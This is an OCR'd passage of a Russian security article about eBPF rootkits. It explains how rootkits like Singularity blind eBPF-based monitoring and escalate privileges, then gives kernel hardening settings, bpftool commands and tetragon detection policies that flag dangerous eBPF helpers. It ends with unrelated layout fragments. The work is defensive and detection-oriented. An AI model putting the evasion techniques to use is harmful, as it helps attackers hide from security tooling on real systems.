
Похожим образом можно атаковать и другие объекты, которые eBPF-программы используют для передачи данных (разница заключается лишь в функциях и результатах):

› Итераторы [6] — специальные eBPF-программы для перебора и сбора объектов ядра (в том числе map). Средства безопасности на базе eBPF обычно используют их для сбора данных об активных процессах.

› Транспортные потоки (eBPF ring buffer, perf event) — применяются для передачи данных из пространства ядра в пользовательское пространство.

Механизм	Функции	Результат
Итераторы	› bpf_iter_run_prog() › bpf_seq_write() › bpf_seq_printf()	Событие, полученное от eBPF-программы, может быть неполным или содержать ошибочные сведения
eBPF ring buffer	› bpf_ringbuf_reserve() › bpf_ringbuf_submit() › bpf_ringbuf_output()	Событие может отсутствовать совсем
perf event	› perf_event_output() › perf_trace_run_bpf_submit()	Событие может отсутствовать совсем

Таблица 2. Последствия атаки на объекты, которые eBPF-программы используют для передачи данных



Основной недостаток этого метода заключается в том, что его реализацию нужно адаптировать под конкретный ИБ-инструмент. Без этого есть риск не получить ожидаемый эффект или вовсе сломать работу eBPF-программ (ftrace в таких случаях не так надежен, как eBPF), что поставит крест на развитии атаки.

Например, на данный момент Singularity во многом адаптирован под обход обнаружения с помощью вышеупомянутых falco и tracee. Но мы смогли обнаружить многие артефакты руткита с помощью политик на базе tetragon [7], которые используем в нашем runtime-radar. Так, Singularity скрывает использование открываемых для входящих соединений портов (по умолчанию: tcp 8081). На рис. 6 представлена наша политика, которая отправляет событие каждый раз, когда на узле открывается новый порт.




Рисунок 6. Политики tetragon обнаружили открытие порта, скрытое с помощью Singularity

Таким образом, руткит скрыл имя процесса, но сам факт открытия порта скрыть не удалось. Аналогично со способом повышения привилегий с помощью отправки сигнала -59 текущему процессу. Здесь мы снова получаем сообщение от политики мониторинга: процесс повысил привилегии до пользователя с uid = 0, то есть root (см. рис. 7).




Рисунок 7. Политики tetragon обнаружили повышение привилегий

Встроенные механизмы защиты

Как от всего этого защищаться? Начнем со встроенных механизмов — их мало, но они есть.

Использовать eBPF может только тот процесс, у которого присутствуют следующие capabilities (см. табл. 3):

Capabilities	Типы eBPF-программ
CAP_PERFMON, CAP_BPF	Программы трассировки (kprobe, tracepoint и т. д.)
CAP_NET_ADMIN, CAP_BPF	Программы для работы с сетевым стеком (TC, XDP)
CAP_SYS_ADMIN	Все типы

Таблица 3. Capabilities, необходимые процессу для использования eBPF

Однако настройка ядра CONFIG_BPF_UNPRIV_DEFAULT_OFF позволяет обойти это ограничение, поэтому за ней нужно приглядывать. Она может принимать следующие значения (см. табл. 4):

Значение	Описание
0	Непривилегированные вызовы bpf() разрешены
1	Непривилегированные вызовы bpf() запрещены и **не могут быть** переопределены в рантайме
2	Непривилегированные вызовы bpf() запрещены, но **могут быть** переопределены в рантайме с помощью параметра unprivileged_bpf_disabled

Таблица 4. Возможные значения CONFIG_BPF_UNPRIV_DEFAULT_OFF

Мы уже выяснили, что функции-помощники обладают достаточно широкими возможностями. Примечательно, что некоторые из них изначально были добавлены в экспериментальных ❽ целях». В табл. 5 перечислены самые опасные.

Функция-помощник	Назначение
bpf_probe_write_user ❾	Запись в пользовательскую память любого процесса
bpf_probe_read_user ❿	Чтение пользовательской памяти любого процесса
bpf_override_return ⓫	Изменяет код возврата функции ядра
bpf_send_signal ⓬	Посылает сигнал на завершение любого процесса

Таблица 5. Опасные возможности функций-помощников

Из существующих ограничительных мер функций-помощников есть только настройка ядра CONFIG_BPF_KPROBE_OVERRIDE, которая позволяет ограничить использование функции bpf_override_return.

Есть и более радикальные способы ограничить работу eBPF, но это методы из разряда «все или ничего» (см. табл. 6).

Опция	Назначение
CONFIG_KPROBES	Запретить или разрешить использование kprobe
CONFIG_BPF_EVENTS	Запретить или разрешить прикреплять программы eBPF к событиям kprobe, uprobe и tracepoint

Таблица 6. Радикальные способы ограничить работу eBPF

В итоге мы получаем небольшой список контролей, которым не хватает гранулярности для полноценного использования. Хотя некоторые из них могут помочь в системах, где eBPF совсем не применяется. Основная проблема кроется в том, что большинство современных средств защиты на базе eBPF используют эти функции. Поэтому отключать их — уже не вариант. В таком случае следует рассмотреть возможности MAC средств защиты на базе SElinux и AppArmor. Например, SElinux позволяет ⓭ настраивать политику в контексте возможности загрузки или запуска eBPF-программы, а также доступа к структурам данных. Это позволяет организовать доступ только для вашего eBPF-приложения.

Возможности для обнаружения

Рассмотрим способы обнаружения описанных ранее техник. Начнем с нескольких встроенных методов и доступных инструментов, которые, к сожалению, легко обмануть ⓮ (полагаться на них не стоит, но знать полезно).

Прежде всего можно отслеживать запуск системного вызова bpf() с помощью auditd. Проблема в том, что полезных данных там немного: например, вы точно не узнаете, используется опасная функция-помощник в загружаемой eBPF-программе или нет. Тем не менее можно отслеживать все загружаемые eBPF-программы, обращения к структурам данных, а также процессы-агенты, которые их инициируют.

Для изучения уже загруженных eBPF-программ подойдет утилита ebpftool. С ее помощью можно сделать листинг загруженных программ:

bpftool prog show

Также можно сделать дамп инструкций и получить список используемых eBPF-программой функций-помощников. Для этого потребуется получить ID загруженной eBPF-программы (ее можно взять из листинга с помощью команды выше):

bpftool prog dump xlated id <PROG_ID> | grep call




Рисунок 8. Получаем список функций-помощников eBPF-руткита bad-bpf с помощью bpftool

При загрузке eBPF-программы, использующей функцию-помощник bpf_probe_write_user, в логах ядра появится следующая запись:

[Mar 5 10:42] exechijack[11954] is installing a program with bpf_probe_write_user helper that may corrupt user memory!

Я уже упоминал, что, если руткит загружен в систему, эти данные могут быть замаскированы, а единственными следами останутся события auditd, которые связаны с первоначальной загрузкой eBPF-программы. Но их, опять же, может быть недостаточно для полноценного анализа и оценки рисков. В связи с этим предлагаю два подхода к обнаружению подобного руткита.

Первая тактика. Чтобы eBPF-руткит мог применить все вышеописанные техники, ему необходимо загрузить eBPF-программу. Именно в этот момент мы можем его обнаружить. Однако для этого мы должны получить максимум информации при его загрузке:

- Реквизиты процесса агента: PID, права доступа, имя исполняемого файла, аргументы запуска, информация о родителе и т. д.
- Сведения о загружаемой eBPF-программе: тип, имя функции, которую программа использует в качестве триггера, имя функции-помощника.

В качестве одного из способов реализации такой тактики можно воспользоваться open source продуктом tetragon (подробнее о применении tetragon в нашем продукте Runtime-Radar читайте здесь [15] и здесь [16]). Он позволяет писать политики мониторинга на базе eBPF-программ, используя нативный синтаксис Kubernetes. Чтобы получить нужную информацию, я подготовил следующую политику:

```
apiVersion: cilium.io/v1alpha1
kind: TracingPolicy
metadata:
  name: "bpf"
spec:
  kprobes:
  - call: "bpf_check"
    syscall: false
    args:
    - index: 1
      type: "bpf_attr"
  - call: "security_perf_event_alloc" # since 5.5
    syscall: false
    args:
    - index: 0
      type: "perf_event"
  - call: "check_helper_call" # since 5.13
    syscall: false
    args:
    - index: 1
      type: "int"
      label: "func_id"
      resolve: "imm"
    selectors:
    - matchArgs:
      - index: 1
        operator: "Equal"
        values:
        - "36"  # bpf_probe_write_user
        - "112" # bpf_probe_read_user
        - "58"  # bpf_override_return
        - "109" # bpf_send_signal
```

Политика использует kprobe и специальный набор функций ядра, аргументы которых содержат нужные нам сведения (см. табл. 7). Этого набора функций достаточно, чтобы собрать необходимую первичную информацию о загружаемой eBPF-программе, провести оценку рисков ее использования (например, если сработала функция check_helper_call(), сразу следует насторожиться), а также получить список функций или tracepoint, которые она использует.

Функция	Описание	Информация в аргументах
bpf_check	Основная функция ядра Linux, осуществляет проверку eBPF-программы (eBPF Verifier)	› Тип программы (kprobe, tracepoint, XDP и т. д.) › Имя программы
security_perf_event_alloc	Одна из функций, осуществляющих проверку прав доступа к подсистеме perf	Используемое событие (tracepoint, uprobe)
check_helper_call	Проверка запрашиваемых eBPF-программой функций-помощников, которая проводится в рамках работы bpf_check	Используемые eBPF-программой функции-помощники (в политике мы сразу фильтруем по самым опасным функциям)

Таблица 7. Функции ядра

Вторая тактика — это обнаружение использования функции kallsyms_lookup_name() [17]. Прежде, чем влиять на работу функций ядра, злоумышленнику необходимо получить их адреса в памяти. Для этого он использует функцию kallsyms_lookup_name(), где в аргументе строкой передается имя функции. Таким образом, мы можем использовать kprobe и отслеживать запуск этой функции. Чтобы уменьшить количество ложных срабатываний, можно сузить круг поиска до конкретных критичных функций или системных вызовов (кстати, эта функция также используется при загрузке kprobe и ftrace, что тоже поможет нам обнаружить злоумышленника).

Ниже приведена политика, которую вы можете самостоятельно испытать с помощью tetragon:

```
apiVersion: cilium.io/v1alpha1
kind: TracingPolicy
metadata:
  name: "rootkit"
spec:
  kprobes:
  - call: "kallsyms_lookup_name"
    syscall: false
    return: false
    args:
    - index: 0
      type: "string"
```

Суперспособности eBPF — это обоюдоострый меч, который может как обеспечить надежную защиту, так и стать отличным инструментом для ее компрометации.

Получив достаточно прав, злоумышленник сможет оставаться в тени и ускользать даже от СЗИ на базе eBPF. Однако для этого нужно адаптировать руткит к конкретной среде, что не всегда возможно и требует определенной подготовки. Хотя бесследно такие манипуляции все равно не проходят. Если правильно выстроить тактику обнаружения, определенные шаги атакующего удастся отследить — это поможет выстроить процесс реагирования на инцидент.


Надеюсь, материалы этой статьи помогут инженерам по обнаружению выстроить успешную стратегию, а форензикам — расследовать подобные инциденты.

СПИСОК ИСТОЧНИКОВ


1. Kprobes и где они обитают
2. linkpro-ebpf-rootkit-analysis
3. Исследование руткита Singularity
4. PoC-реализация руткита Singularity
5. ftrace
6. Итераторы
7. Tetragon
8. Commit 96ae522
9. bpf_probe_write_user
10. bpf_probe_read_user
11. bpf_override_return
12. bpf_send_signal
13. selinux-notebook
14. ebpfkit is a rootkit powered by eBPF
15. Kprobes и где они обитают
16. Tetragon: лучшие практики и нюансы разработки Tracing Policy
17. kallsyms_lookup_name


Свиток контроля


Щит вождя


Очки-сканеры


Перстень смекалки


Облачный меч


Заклинание защиты


Радар угроз


Плащ неуязвимости


Зелье регенерации


Зелье стойкости


Медальон эффективности


Таинственный шифр


Книга мудрости



Амулет скрытности

Жизнь	100 / 100
Навыки	100 / 100
Уровень	100 / 100
Достижения	100 / 100


START

ЯЗЫК И ЗОПА: КОГДА ЦЕНЗУРА УБИВАЕТ РЕАЛЬНУЮ БЕЗОПАСНОСТЬ

